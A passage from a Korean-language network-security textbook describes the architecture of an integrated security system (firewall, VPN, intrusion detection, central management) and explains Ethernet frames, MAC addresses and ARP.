1.3.2. 망보안체계의 총적구성설계

1) 망보안의 총적구성체계

통합적인 망보안체계의 총적구성도를 그림 1-9에 보여주었다.





그림 1-9. 망보안체계의 총적구성도

설계의 기본사상은 모든 보안구성요소들을 하나의 기틀(Framework)에 맞추어 통합적으로 구성하는것이다.

망보안체계는 크게 보안관문들로 구성되여있으며 이것을 중심으로 하여 다른 모든 보안구성요소들이 통합되여있다.

그림에서 보는바와 같이 보안관문은 VPN과 방화벽통합모듈로 구성되여있으며 주변의 내용려과봉사기, 침입검출봉사기, 인증봉사기, 감시기록봉사기, CA봉사기들이 의뢰기/봉사기방식에 의해 약속된 통신규약으로 서로 련결되여있다.

또한 중앙관리봉사기에서는 망보안체계의 모든 보안대상들과 보안구성요소들에 대한 종합적관리를 진행하며 체계에 통일적인 보안방책을 세우고 모든 보안관문들에 배포하도록 되여있다.

이 구성체계에서 가장 중요한 요소가 보안관문과 중앙관리봉사기이며 이 두 요소가 바로 망보안체계의 통합적구성과 관리를 실현하게 한다.

2) 부분체계구성

망보안체계는 다음과 같은 부분체계들로 구성되여있다.(그림 1-10)

☞ 중앙관리체계(Central Management System)
☞ 방화벽에 의한 접근조종체계(Firewall System)
☞ VPN체계(VPN System)
☞ 감시기록 및 보고체계(Audit Log & Report System)
☞ 침입검출 및 보호체계(IDS & IDP System)
☞ 말단보호체계(Desktop PC Security System)
☞ 중복체계(Redundant System)
☞ 대역폭관리 및 부하분산체계(QoS & Load Balancing System)

그림 1-10. 망보안체계의 부분체계구성

모든 부분체계들은 독자적인 체계가 아니며 중앙관리체계에 의해 그 기능과 구성이 통합되여있다.

— 중앙관리체계

중앙관리체계의 기본사명은 망보안체계의 통일적인 보안방책을 확립하여 그것을 보안구성요소들에 배포하며 모든 보안대상들에 대한 종합적관리를 진행하는것이다.

중앙관리체계의 기능은 다음과 같다.

☞ 보안대상들과 보안구성요소들, 그것들의 지정학적배치에 대한 정보자료기지를 보관관리하는 기능
☞ 보안방책규칙기지를 보관관리하는 기능
☞ 보안구성요소들사이 보안통신을 위한 CA기능
☞ VPN체계를 위한 CA기능

중앙관리체계는 중앙관리봉사기와 원격관리의뢰기들로 구성되여있다.(그림 1-11)





그림 1-11. 중앙관리체계의 구성

중앙관리봉사기는 원격관리의뢰기들에 의해 편집, 설정, 관리되며 편집된 보안방책 및 설정정보들을 보안구성요소들로 배포하여 통일적인 보안방책을 확립하게 된다.

표 1-2. 부분체계별 원격관리의뢰기들

부분체계	원격관리기들
방화벽에 의한 접근조종체계	보안방책 편집기
VPN체계	보안방책 편집기
감시기록 및 보고체계	보안방책 편집기,상태감시기, 기록열람기, 기록통합 및 보고열람기
침입검출 및 보호체계	보안방책 편집기
말단보호체계	보안방책 편집기
중복체계	보안방책 편집기
대역폭관리 및 부하분산체계	보안방책 편집기, 실시간통신량감시기

— 방화벽에 의한 접근조종체계

방화벽접근조종체계의 기본사명은 호스트나 망, 혹은 그곳의 사용자들이 다른 호스트나 망, 혹은 그곳의 자원에 어떻게 접근할수 있는가를 규정하는 보안방책을 세우고 그에 따라 접근조종을 진행하는것이다.

접근조종체계의 기능은 다음과 같다.

☞ 접근방책설정기능
☞ 주소변환기능
☞ 파케트 및 내용려과기능
☞ 각종 공격검출 및 차단기능(OSI의 모든 준위의 공격을 포함)
☞ 사용자인증기능
☞ 접근감시 및 기록기능

방화벽접근조종체계는 방화벽봉사기와 각종 인증 및 려과봉사기로 구성되여있다.(그림 1-12)





그림 1-12. 방화벽접근조종체계의 구성

방화벽봉사기는 망보안체계의 기틀(Framework)을 리용하여 다른 봉사기들과 련결되여 종합적인 접근조종기능을 실현한다.
방화벽접근조종체계의 설정관리는 중앙관리체계의 보안방책편집기에 의해 진행된다.

— **VPN체계**

VPN체계의 기본사명은 망 대 망, 호스트 대 망사이 통신의 기밀성, 완전성, 사용자식별성을 보장하는것이다.
VPN체계의 기능은 다음과 같다.

☞ VPN방책 설정기능
☞ 인증, 암호화, 완전성검증기능
☞ 열쇠교환기능
☞ 접근감시 및 기록기능

VPN체계는 VPN보안봉사기와 VPN의뢰기로 구성되여있다.(그림 1-13)





그림 1-13. VPN체계의 구성

VPN보안봉사기는 다른 VPN보안봉사기와 망 대 망 VPN체계를 확립하며 VPN의뢰기와 망대호스트 VPN체계를 형성한다.

VPN체계의 설정관리는 중앙관리체계의 보안방책편집기에 의해 진행된다.

우의 방화벽봉사기와 VPN보안봉사기는 통합되여있다.

— 감시기록 및 보고체계

감시기록 및 보고체계의 사명은 모든 보안대상들과 보안구성요소들로부터 발생하는 감시기록자료들을 관리하는것이다.

감시기록 및 보고체계의 기능은 다음과 같다.

☞ 감시기록자료를 수집하고 자료기지에 보관관리하는 기능

☞ 감시기록자료로부터 각종 보고자료를 생성하는 기능

감시기록 및 보고체계는 기록봉사기들과 보고봉사기로 구성되여있다.(그림 1-14)





그림 1-14. 감시기록 및 보고체계의 구성

기록봉사기들은 보안구성요소들로부터 발생되는 감시기록자료들을 보관하고 그것을 보고봉사기에 넘겨준다.

보고봉사기는 기록자료를 분류, 통합하여 보안관리에 필요한 각종 보고자료를 생성한다.

감시기록 및 보고체계의 설정관리는 중앙관리체계의 보안방책편집기, 상태감시기, 기록열람기, 기록통합 및 보고자료열람기에 의해 진행된다.

감시기록 및 보고체계를 통하여 망통과량분석, 수상한 동작들의 검출, 망리용상태에 대한 수집 등을 진행할수 있다.

— **침입검출 및 보호체계**

침입검출 및 보호체계의 기본사명은 내부망(Intranet)을 내부의 침입으로 보호하기 위한것으로서 각종 침입을 검출하고 차단시킨다.

일반적으로 방화벽은 외부의 침입으로부터 내부망을 보호하는 경계보호자로서 동작하며 내부의 침입에 대한 대책은 없다. 이것을 보충하는 체계가 바로 침입검출 및 보호체계이다.

침입검출 및 보호체계의 기능은 다음과 같다.

☞ 여러가지 LAN규약에 대한 각종 침입검출기능
☞ 방화벽과 련동하여 외부의 공격을 차단하는 기능
☞ 망격리기능(장치적기능 - VLAN기술)
☞ 침입검출기록기능

침입검출 및 보호체계는 침입검출봉사기(Sensor)와 그것과 련동하는 방화벽봉사기로 구성된다.(그림 1-15)





그림 1-15. 침입검출보호체계의 구성

침입검출봉사기의 설정관리는 보안방책편집기에서 진행되며 그에 대한 등록정보는 기록 및 보고열람기를 통하여 볼수 있다.

— 말단보호체계

말단보호체계의 사명은 말단에로의 침입을 검출하고 차단하는것이다.

말단보호체계의 기능은 다음과 같다.

- ☞ 말단보안방책 설정기능
- ☞ 개인용방화벽기능
- ☞ 체계검사기능
- ☞ 반비루스기능
- ☞ 접근기록기능

말단보호체계는 보안방책봉사기와 보안의뢰기로 구성된다.(그림 1-16)





그림 1-16. 말단보호체계의 구성

보안의뢰기들은 보안방책봉사기로부터 말단보안방책을 내려받아 설정한다. 보안방책봉사기의 말단보안방책은 중앙관리체계의 보안방책편집기에 의해 작성된다.

보안의뢰기들의 각종 기록자료들은 중앙관리체계의 기록열람기를 통하여 열람할수 있으므로 결과 봉사기로부터 말단에 이르는 통합관리를 진행할수 있게 된다.

보안의뢰기와 VPN의뢰기는 통합되여있다.

— 중복체계

체계의 정상가동은 통합보안관리의 믿음직한 담보로 된다.

중복체계의 사명은 보안구성요소들이 장애발생시에도 정상가동하도록 하는것이다. 이 사명을 수행하기 위해서는 무리체계를 구축하여야 한다.

중복체계의 기능은 다음과 같다.

☞ 접속손실이 없는 투명한 장애회복기능
☞ 감시기록기능
☞ 자동회복기능
☞ 정상성검사기능(각종 체계자원의 정상성을 검사)
☞ 부하분산기능

중복체계는 무리화되는 두개이상의 보안구성요소들과 감시대행체(agent)들로 구성된다.(그림 1-17)





그림 1-17. 중복체계의 구성

무리체계는 중앙관리체계의 보안방책편집기를 통하여 편집설정되며 장애회복이 일어날 때의 기록이나 무리체계상태는 기록열람기와 상태감시기를 통하여 볼수 있다.

— 대역폭관리 및 부하분산체계

대역폭관리 및 부하분산체계의 기본사명은 봉사별로 대역폭을 관리하며 부하를 무리체계의 매 성원들로 분산시킴으로써 보안체계의 성능저하를 막는것이다.

대역폭관리체계의 기능은 다음과 같다.

☞ 대역폭제한 및 최소대역폭조종기능
☞ 무게화된 우선권에 따르는 대역폭조종기능

부하분산체계의 기능은 다음과 같다.

☞ 응용봉사기의 부하에 따르는 평형화된 망통과량 분산기능
☞ 지능적인 망통과량 분산기능(HTTP와 같은 대화층규약에서 리용)

대역폭관리체계는 대역폭조종기능을 가진 방화벽봉사기로 구성되며 부하분산체계는 부하분산기능을 가진 방화벽봉사기와 응용봉사기에 설치되는 부하평형대행체로 구성된다.(그림 1-18)





그림 1-18. 부하분산체계

대역폭관리체계의 대역폭관리방책과 부하분산체계의 망흐름 분산방책은 중앙관리체계의 보안방책편집기에 의해 편집설정된다.

대역폭의 변경과정은 실시간망통과량감시기를 통하여 감시할수 있다.

1.3.3. 망보안체계의 기틀(Framework)구성

통합체계의 우점은 임의로 망보안체계를 확장/축소할수 있으며 새로운 보안기술을 빨리 체계에 받아 들일수 있다는것이다.

보안관문을 중심으로 하는 모든 보안구성요소들의 통합을 원만히 실현하기 위해서는 기틀이 있어야 한다.

그 기틀은 의뢰기/봉사기방식의 통신 API함수들로 구성된다.

각종 보안봉사기들과 기록들을 포함한 구성요소들은 미리 규정된 API함수를 리용하여 서로 통신함으로써 체계의 재구성과 확장, 갱신을 보다 쉽게 할수 있게 한다. 아래에 기틀의 기본방식과 그에 기초한 보안구성요소들의 일반적실행방식을 보여주었다.(그림 1-19, 1-20)

기틀은 구성요소안에 있는 모듈들사이, 모듈과 구성요소들사이 통신 API 함수들로 구

성된다. 례를 들어 비루스려과봉사기와 보안관문, 보안봉사기와 방화벽핵심부모듈은 통신 API함수를 리용하여 서로 통보문을 주고받는다.





그림 1-19. 기틀(Framework)의 기본방식





그림 1-20. 기틀에 기초한 구성요소들의 일반적인 실행방식

제4절. 일반적인 망통신에 대한 개념

콤퓨터망에서 통신은 각이한 체계들의 실체사이에서 일어난다. 이 절에서는 망에 련결된 체계들사이의 통신에 대해서 고찰한다.

1.4.1. 자료프레임의 해석

자료가 망을 통하여 이동할 때 그것은 프레임이라고 하는 배포봉투안에 포장된다. 프레임은 망의 위상구조에 따라 다르다. 이써네트프레임은 통표고리형이나 ATM프레임과는 다른 정보를 가지고있다. 이써네트는 현재까지 가장 널리 쓰이는 위상구조이므로 여기서는 그것을 상세히 보기로 한다.

이써네트프레임은 정보를 나르기 위하여 전송매체우로 전송되는 수자식임플스들의 모임이다. 하나의 이써네트프레임은 64~1518byte만한 크기를 가지며 다음의 4가지 부분으로 구성된다.

☞ 준비신호(Preamble)
☞ 머리부(Header)
☞ 자료(Data)
☞ 프레임검사렬(FCS)

준비신호는 모든 수신국들에게 준비할것을 알리는 통신임플스들의 렬이다. 표준적으로 준비신호는 8byte길이를 가진다.

준비신호는 통신과정의 부분으로 간주되고 전송되는 실제적인 정보의 부분은 아니므로 보통 프레임의 크기에는 포함되지 않는다.

머리부는 항상 누가 그 프레임을 보냈으며 어디로 가고있는가에 대한 정보를 포함한다. 또한 프레임의 크기가 몇byte인가 하는 정보도 포함하는데 이것을 길이마당이라고 하며 오유수정에 리용된다. 수신국이 길이마당에 지적된것과 다른 크기의 프레임을 받았다면 송신체계에 새로운 프레임을 보낼것을 요구한다. 길이마당이 리용되지 않는다면 머리부는 그 대신에 어떤 형식의 이써네트프레임인가를 설명하는 형식마당을 포함한다.

머리부의 크기는 항상 14byte이다.

자료부는 그 국이 전송하려는 실제적인 자료와 원천 및 목적지주소와 같은 통신규약정보가 포함된다. 이 자료마당은 46~1500byte크기이다. 만일 국이 1500byte보다 큰 정보를 가지고 있다면 전송을 위하여 그 정보를 여러 개의 프레임으로 쪼개고 순서번호를 리용하여 적당한 순서를 정한다. 순서번호는 목적지체계가 그 자료를 재조립하는 순서를 준다. 이 순서정보도 프레임의 자료부에 저장된다. 프레임이 46byte만한 정보를 가지고있지 못하다면 뒤에 1을 채워넣는다. 프레임형식에 따라 이 부분은 체계가 어떤 통신규약 또

는 통신방법을 리용하고있는가에 대한 추가적인 정보를 포함할수 있다.

프레임검사렬(FCS)은 수신된 자료가 실제로 전송된 자료라는것을 담보하는데 리용된다. 전송체계는 순환여유검사 또는 CRC라고 하는 알고리듬을 통하여 그 프레임의 FCS부분을 처리한다. 이 CRC는 우의 마당의 값을 취하여 4byte수를 만든다. 목적지체계가 그 프레임을 수신할 때 같은 CRC로 계산하고 그것이 이 마당안의 값과 같은가를 비교한다. 목적지체계가 불일치를 발견하면 전송과정에 그 프레임에 오유가 생겼다고 인정하고 그 프레임을 다시 보낼것을 송신체계에 요구한다.

FCS의 크기는 항상 4byte이다.

— 프레임머리부

이써네트프레임의 머리부에 대하여 더 상세히 고찰하자. 머리부정보는 누가 그 정보를 보냈고 어디로 보내는가를 식별하는데서 매우 중요하다.

머리부는 전송의 원천지와 목적지를 식별하기 위한 두개의 마당을 가지고있다. 이것들은 원천체계와 목적체계의 마디점주소들이다. 이 수값을 매체접근조종(MAC)주소라고도 부른다. 마디점주소는 망장치들(망기판 또는 망하드웨어)을 식별하는데 리용되는 유일한 주소이며 체계에서 그것을 다른 망장치와 구별하는 유일한 식별자이다.

두 망장치는 결코 같은 번호로 지정될수 없다. 이것을 전화번호와 같이 생각할수 있다. 전화를 가진 매 집에는 유일한 전화번호가 있어서 어느 번호를 호출하면 누가 나온다는것을 아는것과 마찬가지로 목적지체계의 MAC주소를 리용하여 프레임을 보내게 된다.

이 6byte, 12자리 16진수는 두 부분으로 나누어 볼수 있다. 주소의 첫 절반부분은 제작자의 식별자이다. 제작자에게 MAC주소의 한 부분이 배당되여 자기의 제품들을 식별하는데 리용한다. 중요한 몇가지 MAC주소의 부분을 표 1-3에 보여주었다.

MAC주소의 첫 3byte는 고장퇴치를 위한 자료로 될수 있다. 만일 한 문제를 조사하고있다면 그 원천 MAC주소를 결정하여 보라. 누가 그 장치를 만들었는가를 알면 어느 체계가 고장나고 있는가를 쉽게 알수 있다. 실례로 첫 3byte가 0000A2이라면 망에서 Bay Networks의 제품들에 주의를 돌리면 될것이다.

MAC주소의 두번째 부분은 제작자가 그 장치에 배당한 계렬번호이다.

주목되는 한가지 주소는 FF-FF-FF-FF-FF-FF이다. 이것을 방송주소라고 한다. 방송주소는 특수한데 그것은 이 파케트를 수신하는 모든 체계가 그 자료를 읽어야 한다는것을 의미한다. 만일 한 체계가 방송주소로 보내지는 한 프레임을 만나면 그 프레임을 읽고 그 자료를 처리하게 된다.

표 1-3. MAC주소들

MAC주소의 첫 3byte	제작자
00000C	Cisco
0000A2	Bay Networks
0080D3	Shiva
00AA00	Intel
02608C	3Com
080009	Hewlett-Packad
080020	Sum
08005A	IBM

원천마디마당에서 방송주소를 가지는 프레임은 있을수 없다. 이써네트에서는 원천마당에 방송주소가 놓이는 상태가 존재하지 않는다.

— 주소변환규약

목적지마디점주소가 무엇인가를 어떻게 알고 그곳으로 자료를 보낼것인가? 그런데 망기판은 전화번호책을 가지고있지 않다. 마디점주소를 구하는것은 주소변환규약(ARP)프레임이라고 하는 특수한 프레임에 의하여 수행된다. ARP는 어느 통신규약(IPX, IP, NetBEUI 등)을 리용하는가에 따라 다르게 동작한다.

실례로 그림 1-21을 참고하자. 이것은 같은 망에 있는 다른 체계에 정보를 보내려하는 체계의 초기파케트를 해신한것이다. 전송체계는 목적체계의 IP주소를 알고있지만 목적지의 마디점주소는 모르고있다. 이 주소가 없으면 자료의 국부적전달은 불가능하다. ARP는 체계가 목적지체계의 마디점 주소를 구하는데 리용된다.

프레임해신은 2진프레임전송을 사람이 리해할수 있는 형식으로 변환하는 과정이다. 이것은 보통 망분석프로그람을 리용하여 수행된다.

그림 1-21. 목적지체계의 마디점주소를 얻으려는 전송체계





그림 1-22. 국부적통신만을 위하여 리용되는 마디점주소들

ARP는 다만 국부적통신을 위한것이다. 자료파케트가 경로기를 지나갈 때 이써네트 머리부는 다시 작성되는데 원천마디점주소는 경로기의것이고 전송체계의것은 아니다. 이것은 새로운 ARP요청이 생성되여야 한다는것을 의미한다.

그림 1-22는 이것이 어떻게 진행되는가를 보여준다. 전송체계 F는 어떤 정보를 목적지체계 W에 보내려고 하고있다. W는 F와 같은 부분망에 있지 않으므로 그는 국부경로기에 포구 A의 마디점주소를 알기 위하여 하나의 ARP를 전송한다. F가 이 주소를 알면 그는 자기의 자료를 경로기에 전송한다.

이때 경로기는 다음에 W의 마디점주소를 알기 위하여 포구 B에 하나의 ARP를 보낼것이다. W가 이 ARP요구에 응답하면 경로기는 그 자료로부터 이써네트프레임을 없애고 새것을 만든다. 경로기는 원천마디점주소(원래 F의 마디점주소)를 포구 B의 마디점주소로 바꾼다. 또한 목적지주소(원래 포구A)를 W의 마디점주소와 바꾼다.

경로기가 두 부분망과 통신하기 위하여서는 매 포구에 대하여 하나씩 두개의 유일한 마디점주소가 필요하다. F가 W를 공격하고 있다면 송신체계를 식별하기 위하여 W의 부분망의 프레임안에 있는 원천마디점주소를 리용할수 없다. 원천마디점주소는 그 자료가 어디서 이 부분망에 들어갔는가를 표시하므로 원래의 송신체계를 식별할수 없다.

F가 W와 같은 부분망에 있지 않다는것을 알게 되면 그는 경로기를 찾게 된다. 체계는 자료를 어떻게 잘 배포할것인가를 결정할 때 그림 1-23과 같은 공정을 거치게 된다. 일단 체계가 정보를 어디로 보내는가를 알게 되면 그것은 적당한 ARP요청을 송신한다.

